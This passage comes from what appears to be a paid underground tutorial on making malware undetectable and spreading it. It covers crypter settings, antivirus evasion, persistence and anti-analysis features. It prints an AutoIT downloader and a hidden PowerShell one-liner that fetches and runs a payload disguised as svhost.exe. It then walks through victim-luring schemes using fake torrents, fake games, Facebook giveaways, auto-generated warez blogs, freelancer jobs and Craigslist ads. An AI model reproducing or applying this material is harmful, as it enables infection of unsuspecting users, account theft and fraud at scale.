        - Itself (Meaning the payload is injected into the running process, ie your crypted file)
        - vbc.exe
        - cvtres.exe
- PayLoad
    - In noob terms the file you chose to encrypt.
- Encryption
    - The algorithm to "protect" and transform the bytes of a chosen file, making them unrecognisable and totally different from original bytes.
- Stub
    - The program created to store your encrypted payload and to inject it in memory when ran.
    - This is where the Scantime Detections will come from.

- Private Stub
  - Same as above, except you should be the only person using the stub.
  - Code is essentially different from public stubs, making it harder to detect Scantime.
  - Longer FUD time.

How does it work?
- The image bellow illustrates very simply what a crypter does to your file.

Scantime vs Runtime
- •Scantime Definition
  - •A file is scantime detected if before it's ran the AV detects it, or when a scan is ran the file is found and marked as a threat.
  - •Scantime Detections are caused by visible instructions or PE info such as Assembly/Icon, Cloned Certificates, Resources Type and Size, Instructions and more that may be considered malicious.
  - •That means that Essentially what file you crypt will make little to no difference on scantime detections as the file is encrypted in an unrecognizable way.
  - •Safe places to test your Scantime Results:
    - •XC Scanner
    - • Nodistribute
    - •VirusCheckMate
- •Runtime Definition
  - •A file is Runtime Detected if, only after the file is ran, it triggers the AV program to block, stop or delete the program in question.
  - •Runtime Detections are caused by behaviour. Basically how your file acts and runs can prompt a runtime detection.
  - •The file you crypt WILL affect the Runtime Detection.
  - •To avoid Runtime Detections you should refrain from using overused settings. Also avoid using any piece of software that could be used for malicious purposes.
  - •A way to prevent some Runtime Detections is also to use Anti Memory Scan, which will basically deny access to the memory space your server is running on.

Detections
- Scantime
    - User Caused
        - Generic Detections - Often caused by Size, Icon, Assembly Info selected by user.
        - Example of common Generic Detections:
            - Kazy (this could also be coders fault in some occasions)
            - Bary
            - Zusy
            - Gen:*
                - These detections are easily removed by:
                - Changing Icon - avoid low resolution/size icons.
                - Changing Assembly Info - avoid overused Assemblies, but find something trusted enough.
                - Pump the file slightly.
                - If all else fails, try removing Version Info resource. (Using ResHacker. Some crypters offer this option)
    - Crypter/Coder Caused
        - Heuristic Detections and some Generic Detections.
        - Instruction or set of instructions that trigger detections. Nothing the user can do.
        - PE Structure.
        - Example of Coder Caused Detections:
            - Injector.* (i.e. Common NOD32 detection)
            - Heur:*
            - MSIL:*
- Runtime
    - User Caused
        - Selecting every single possible setting on Remote Access Tools WILL most likely cause runtime detections. You will also successfully annoy support and the owner.
        - Selecting very common injection Processes.
        - Here's how you can solve some of them:

- Avoid injecting into overused processes such as svchost.exe, may cause detections.
- Add Delay (30+ secs) will bypass some AVs Runtime.
- Decent Icon and Assembly Info.
- Crypter/Coder Caused
  - Overused RunPE with no modifications.
  - Copy & Pasta of code.
  - Long time without checking for Runtime Detections.

How Not to Corrupt your Server

- Things to Avoid:
  - Double Crypting - Why on earth would you do this?
  - Ticking every single option on both crypter and your file.
- Important Things to Keep in Mind
  - Is your file Native or .Net/Managed?
  - Is your file .NET?
    - It's RECOMMENDED to inject into 'Itself', choosing something else may corrupt your file's settings.
  - Is your file Native?
    - It's RECOMMENDED NOT TO inject into 'Itself', choose something else.
- If you're injecting into anything other than 'Itself', it's recommended to no select any options on the file as it might corrupt some, especially startup - unless your crypter has PEB patching of course, and most don't.

Why is My File Not FUD Anymore?

- Very important factors in how fast it gets detected:
  - If the customer base are using the crypter illegally.
  - Where the file is uploaded to.
  - How big the customer base is for the crypter in use.
  - Which file was crypted and what it was used for.
- Many coders can easily use the same "method" to achieve a result. If it gets detected for one of them, it will most likely get detected for the other.
- AVs Update very regularly, usually more than once a day!

- That's just how crypters work, they get detected. And when they do, it's not the end of the world - reFUDing most times takes less than 1 hour!

How Not to Ruin your FUD Time
- Things to Avoid:
  - Scanning on Sites that distribute your files to Anti Virus companies. Forbidden sites are:
    - VirusTotal
    - Anubis
    - Jotti
    - If you wish to add another PM me.
  - Uploading your file on Sites that will distribute files, regardless of what kind of file it is. You are entitled to your privacy, as long as you keep the law.
    Forbidden sites are:
    - Dropbox
    - MediaFire
    - GoogleDrive
    - If you wish to add another PM me.
- Things to Do:
  - Every AV will share samples from your PC, make sure to disable any such service on your AV's Settings.

How Not to Annoy the Crypter Owner
- Things to Avoid:
  - SPAMMING.
  - Posting Infected Results on the Sales Thread, ESPECIALLY when detections are YOUR fault. (Refer to Detections section on this post)
  - Posting any problems on the thread, when you've not tried to contact support. ALWAYS CONTACT SUPPORT FIRST.
- Things to Do:
  - If you PM for support because a file is not working, always PM ALL THE SETTINGS you are using.
  - Be patient.
  - Keep the rules.

- Don't be stupid
- Read all the tutorials/watch videos of settings BEFORE contacting support for problems.

Crypter Features & Description
- Startup/Installation
    - Module of the stub that adds your file to the list of programs to run with Windows at start!
    - Many different types. Using Registry, Tasks, Copying file to Startup Folder, etc.
- Startup Persistence
    - Module that will constantly checks if the your file has been removed from the startup list.
- Process/Injection Persistence
    - Module that will constantly checks if your server has been killed, if it has start it or inject the payload again.
    - Again many different ways of achieving this i.e. Watchdog, DLL Injection and the list continues.
- Anti Memory Scan
    - Module that will deny access to anything that tries to read the payload you injected.
    - Extremely helpful against Runtime Detections.
- Elevate Process/Privileges
    - Attempts to gain Admin Rights for your file.
- Critical Process
    - Changes certain attributes of your running file that will cause a BSOD (Blue Screen of Death) if the process is terminated.
- Mutex
    - A very useful feature to make sure your file is not running more than once at the same time.
- Melt File
    - Removes/Deletes your file after it is successfully ran.
- Extension Spoofer
    - Simple trick with a Unicode Characted called LeftToRight. Doesn't change the actual extension but will make it look like something else.

- File Pumper
    - Add a set number of bytes (with value 0) to the end of your file, increasing it's size but without disrupting the any procedures on runtime.
- Compress
    - Decreases the output size.
- Icon or Assembly Cloner
    - Copies the Assembly Information or the Icon of a chosen file. (Good to bypass some Generic detections)
- Encryption Algorithm
    - Function used to transform the bytes of your file into something completely different.
    - Will essentially make little to no difference on detection which algorithm you use.
- Delay Execution
    - Used to "stop" or pause your file, while running, for a certain period of time.
    - Adding 30+ seconds will in some cases help bypass runtime detections, believe it or not.
- Binder
    - Add another file to the output, now your output will run the main file but also the file you binded one after the other!
- Downloader
    - Well that's obvious, downloads and runs a file from a given URL.
- USG - Unique Stub Generator
    - Will make sure your stub is as different as possible from previous crypts.
    - Cheap versions on USG will only rename variables and methods - making not much difference at all.
- Fake Message Box
    - A Message Box will Pop Up when the file is executed. You can choose for it to display whatever message.
- Hide File
    - Sets the option of your file to be Hidden so that any unauthorized user can't remove your file.

- •Users can still see the files if the "Show Hidden File and Folders" option on their computer is on.
- •Antis
  - •Stop your file from running if certain programs are running in the background.
  - •Most common Antis are:
    - •Anti Virtual Machine (VMWare, VirtualBox and VirtualPC)
    - •Anti Sandboxie
    - •Anti Wireshark
    - •Anti Fiddler
    - •Anti Debugger
    - •Anti Anubis
- •Botkill
  - •Searches for any existing files or processes that might be malware and attempts to kill/remove them from the system.
- •Remove/Change ZoneID
  - •ZoneID information recorded on the file, to let Windows know where it came from. (In most cases causing the Smart Screen, or the "Are you sure you want to run this file?" box)
  - •This module will remove the ZoneID the file was given.
  - •The different values are:
    - •0 - Local Machine
    - •1 – Intranet
    - •2 - Trusted
    - •3 - Internet
    - •4 - Untrusted
- •Spreaders
  - •Attempts to copy your file to places where it might be visible.
  - •Most spreaders don't work, so don't be fooled.
  - •There is no legal need for these so don't use them.
- •Junk Code
  - •Adds useless, unnecessary lines of code/instructions in an attempt to bypass some less specific Scantime Detections.
  - •Somewhat efficient but also increases the stub size.

- Remove Version Info
    - Deletes a resource called Version Info, which contains all the assembly information.
    - Helps get rid of Kazy generic detection when all you have tried has failed.
- Require Admin
    - Prompts an UAC window asking the user to run the file as Admin.
- Certifcate Clone/Forger
    - Adds a Certificate to your file copied from other signed Applications, the certificate will be invalid but makes your file look a bit more legit.

Binders:

Binder is a program used to scale 2 exacutable files into one.
I will show you few methods how to bind your virus into legitimate program.

- You may use Ultimate Spreading Tool – Usually you can use binder in your crypter but you have to make sure that you have option „run once".

- I suggest you to use Exe to bat converter if you are binding two executable files. Open notepad and type:
  @echo off
  start server.exe
  TIMEOUT /T 10
  start legit.exe
- Save it as start.bat and add it in converter. In options choose invisible application and/or current/temporary directory. Include server.exe – your server and legit.exe – your program.
- Now compile it and tests if it open your virus and legitimate program.

Important: always crypt your file BEFORE you bind it to another application.

Downloaders:

Downloader is a program which is used to download and execute another executable file.

When you spread your file it often get detected because people scan it on virustotal. If u spread downloader, not directly your virus, they will scan your downloader, not your virus so your file may stay fully undetectable for much longer.

Of course you still need to crypt your downloader before you crypt it.

To get long FUD results you need to use 2 different crypters.

First one will be used to crypt a downloader, and second one will be used to crypt your botnet/rat file.

- – Use scantime FUD downloader instead of your encrypted server. People will always download your fresh file.

- – – You can use Ultimate Spreading Tool or Neos Downloader or any other free downloader. – You can make your downloader using AutoIT.

- – Download AutoIT

  Create new AutoIT Script:

  $downloadlink = "[DirectLinkToYourFile]" $downloadhere = @Appdatadir & "\YourFile.exe" Inetget($downloadlink, $downloadhere, 1,1)

  Sleep(500) shellexecute($downloadhere) examples: $downloadlink = "[http://directlink.se/server.exe]" $downloadhere = @Appdatadir & "\server.exe"

  Now you can run and convert it to .exe

- – You can create .ink downloader. Right click in destkop/create/shortcut and copy this code:

  ```
  powershell -windowstyle hidden (new-object System.Net.WebClient).DownloadFile('http://the.earth.li/~sgtat ham/putty/latest/x86/putty.exe','%TEMP%\svhost.exe'); StartProcess "%TEMP%\svhost.exe"
  ```

  Replace link to putty.exe with your file. Warning: You cant bind .ink with other files.

- Investment – You can always buy FUD downloader to get the best results while spreading.

Spreading:

1.Geo-targeted Torrents Spreading:

This method is known everywhere, but i guess you never heard about how to target specific countries. Go to http://torrentinvite.org/ and click register(1*).

You should use chrome browser and autotranslate. This site is only message board about p2p newtorks. Go to Open registration thread(2*). You can find here public and private trackers from the entire world. You will get the best results if you choose site in your arterial language but you can still use chrome auto-translate.

You can find much more than this: http://1337x.to http://limetorrents.cc http://www.brshares.com/ http://rofront.ro/signup.php https://tmghub.org/index.php?page=account https://avistaz.to/auth/register https://eutorrents.to/auth/register

Important:
– 5-15 USD Buy Seedbox/Shell/RDP, you will be able to seed your torrents 24/7. Windows RDP with 100-500gb will be enough for you. – 5-15 USD I suggest you to buy invite to private tracker. You will have access to legitimate software. Im usually using http://iptorrents.com. You can always find your software somewhere else.

Now you have to find popular windows application and bind it with your server. I will show you few methods how to do this. First you have to use crypter to make it FUD. You will get the best results if you buy private stub and if its runtime fud.

Compile your file and make new torrent in your RDP. Usually you have to add trackers(3*) to it but its not necessary. You may just google public trackers list 2016. First you should upload few legit torrents movies/music or other. Dont upload duplicates and read rules. If you will be banned just make new account.

2. Spreading to gamers:

This method do not require investment and you will need only 15 minutes to setup everything. You just need to register in one of those sites and pretend to be a young game developer: http://itch.io/ http://www.indiedb.com/ http://gamejolt.com/ Make account and make your profile looks more legit, add picture,description,something about you. Choose a development status when you adding new game. Remember, the better it looks, the more downloads you will get. Pump yoour file to about 20-50 MB or add to archive some random DLL files, your server/downloader and upload it. You shuould use „fake error" option in your crypter. Then you can advertise your game in chat or other places. Dont upload duplicates and read rules. If you will be banned just make new account. You should find other inchie games sites and repeat process. With this method you can easly get hundred clients per day.

3. Facebook spreading.

STEP 1 make your file FUD and change the icon to a fidget spinner or make it look like a form, next upload it to directlink.cz and or safe.moe or anywhere you may choose. STEP 2 The spreading, I mainly use Facebook for this but you can use other socialmedia sites and or forums, but I have had the most success using facebook you need to make a fake account that promotes fidget spinners and upload and share the photo I provided with a description like this: "To win a free fidget spinner just click the link down bellow download our form and you will soon receive a free sample fidget spinner" you can make this a bit more elaborate to make it more convincing or if you already have access to FB accounts that you have achieved from slaves you already have just log in and post this same message and tag all the users friends and family members, but most people will fall for it regardless and I know what you may be thinking this

method is ridiculous I was just as suprized as you were once I tried it I had several hundred downloads after I uploaded it to several facebook accounts item popularity is key people see something booming on the net so they wan't it, this method is most effective on facebook accounts that already have allot of real friends or family members, but the fake account method works aswell you just need to share the photo and the link with the description I provided on as many toy FB pages or popular pages as possible and the results will begin to show. anyway this method is coming to an end now, I hope you gain as much success as I did with it and I hope you enjoy it, you can put your own twist on it aswell and maybe incorporate different items, such as other fidget toys or niches but regardless thanks for buying and good luck!

Example FB Post:

4. Warez spreading

This is really old but still working method. So why did you pay this tutorial? Because I'll not just tell you some ideas. I'll show you how to do it with actual tools. I'm using this method for my silent miners and so far 15-20 new downloads every day with autopilot. I've spend only $11 dollar for this setup and every day 15-20 new install is good numbers for me. Lets begin the tutorial. First of all we will basically open a warez download blog. At least people will think that way. You need to buy your hosting and domain anonymously because of you will share some illegal things on this site and we don't want to leave any trace behind us.

For anonymous purchase and good service I choosed Namecheap for this method. I paid $11 for SSL + Hosting + Whois Protection + .store domain This will be total amount of our investment. Don't forget to pay with bitcoin. We are choosing Namecheap because they let us paying with bitcoins. And complete the forms with fake information ofcourse. After we setup our site we won't even login again so do everything carefully :) Ok we bought our hosting and domain and we are ready to go. Login your cpanel and setup your wordpress automatically. Find a good, seo friendly and lightweight theme for your wp and install it. Go to Plugins and click the add new. Search for wp-o-matic This tool is a lifesaver. Install and activate it. Wp-o-matic is a content robot. It's fetching contents from the rss feeds periodically. Yes this content is not original, yes it is bad for seo but we are not aiming high ranks on the google either. C/P content will do don't worry. Go to Wp-o-matic and click add new campaign.

This section is customizable but you should follow and copy my settings. Add New Campaign You can give a name for your campaign like KeyGens. We can collect all keygen rss's under this campaign. Widget After Content I'll get this later. No need to touch it. Campaign Description You can leave blank this section. Feeds For This Campaign This is an important part. You should go to google and find some quality warez blogs. I checked google and find one and it has rss feeds too :) https://insiderex.com/feed/ Click the add feed button and paste your feed url. Then click the Check all feeds button. If this feed is suitable it turns green. If it is not suitable it will shown red. Delete the red ones and add the new rss'es. 4 5 quality rss feed will do. It means at least 4 5 new post to your site.

Publish You don't need to change anything in here. And we are not ready to publish either. Wait for other settings. Campaign Post Formats This section is irrelevant too. No need to change anything here.

Options for this campaign If you are not know what are you doing just copy my settings in here. We are getting contents and removing original download links from it here. We will add our download links later. Schedule Cron You will schedule your campaign so everyday at 3 o'clock your bot will add new contents. Campaign Categories You can check add auto categories and you don't need to do it manually later. Don't change anything more at your page.

Click publish and wait. When the Run Now button available click it. And wait your bot is fetching new contents. Now you have a warez blog which is creating automatic content everyday. Congratz. You can add your advertisement codes and start earning little from it. But stop we are not after advertisement earnings. Lets move on. Now go to plugin page again and click add new. Search for Widget After Content. Install it then activate it. This plugin creates custom contents automatically after every one of your posts. We will add our download links with this plugin

Did you see, there is a after content block. Drop down there a text widget and open it

Add your download links and click save. You will put your own stubs download links don't forget. And you can rename your mallware like Ultimate Downloader, Sourceforge Downloader and you are ready to go. You have an auto-pilot slave factory congratz. This is my one week download numbers. Isn't it bad huh?

5. Freelancer.com spreading

This is the website you'll be using for the 1 st method ^ You'll need to sign up on the site first. Will take 30 seconds or so to sign up. Most of you may know what freelancer.com is. If you don't know what it is the website basically allows you to post jobs on there/ also lets you work on diff jobs for $. If you're into making $ you could work on jobs but we're looking to spread so we'll be posting a job offer.

This is just one example of what you could use. You could make up your own ideas/examples as well but for this demonstration what I'll be doing is making a gig offering a job for someone to write me a "700 Word Review on my new app that I just made"

In the description you'll be telling them that the only way to contact you is to download app and ask through the app that they'd like to make the review. Most people on the website will pretty much do anything for even a small amount of cash so you should get a decent amount of people. Once set up this is completely 100% Autopilot

As far as the budget making goes you can pick any type of budget for the project that you're willingto pay (You won't actually be paying) as the job won't even be starting. You should choose the lowest budge if you decide to use my example. I know most people are able to think outside the box and that many people have different ways of thinking so I'm sure many of you could come up with great ideas. If you can't come up with any ideas just use my example

6. Craiglist method:

Go to Craigslist.com Register An Account There. So here we will be using People stupidity. So go to craigslist and post an ad on antiques and furniture section is craigslist you will see like this.

Now put on you add this to your ad.

"I have this special furniture/antique for sale I can put the image up because it's an very big image for those who are interested Pm me I will give you an image download link and you can see The image and respond to me later Here is my email link – putyouremailhere@yahoo.com"

Now after you have successfully done this. You will receive several email from various people asking you to show the product picture. At the time we have to already make an image with server binded to it and it should be crypted. For image binding of server use Celesty Binder and also spoof extension to jpg(search in google for these) Now we have to put auto verification reply on our yahoo email. Open your Yahoo email and do the following Go to settings (it look like this for those who don't know)

Open it you should see this
And click Vacation Response.

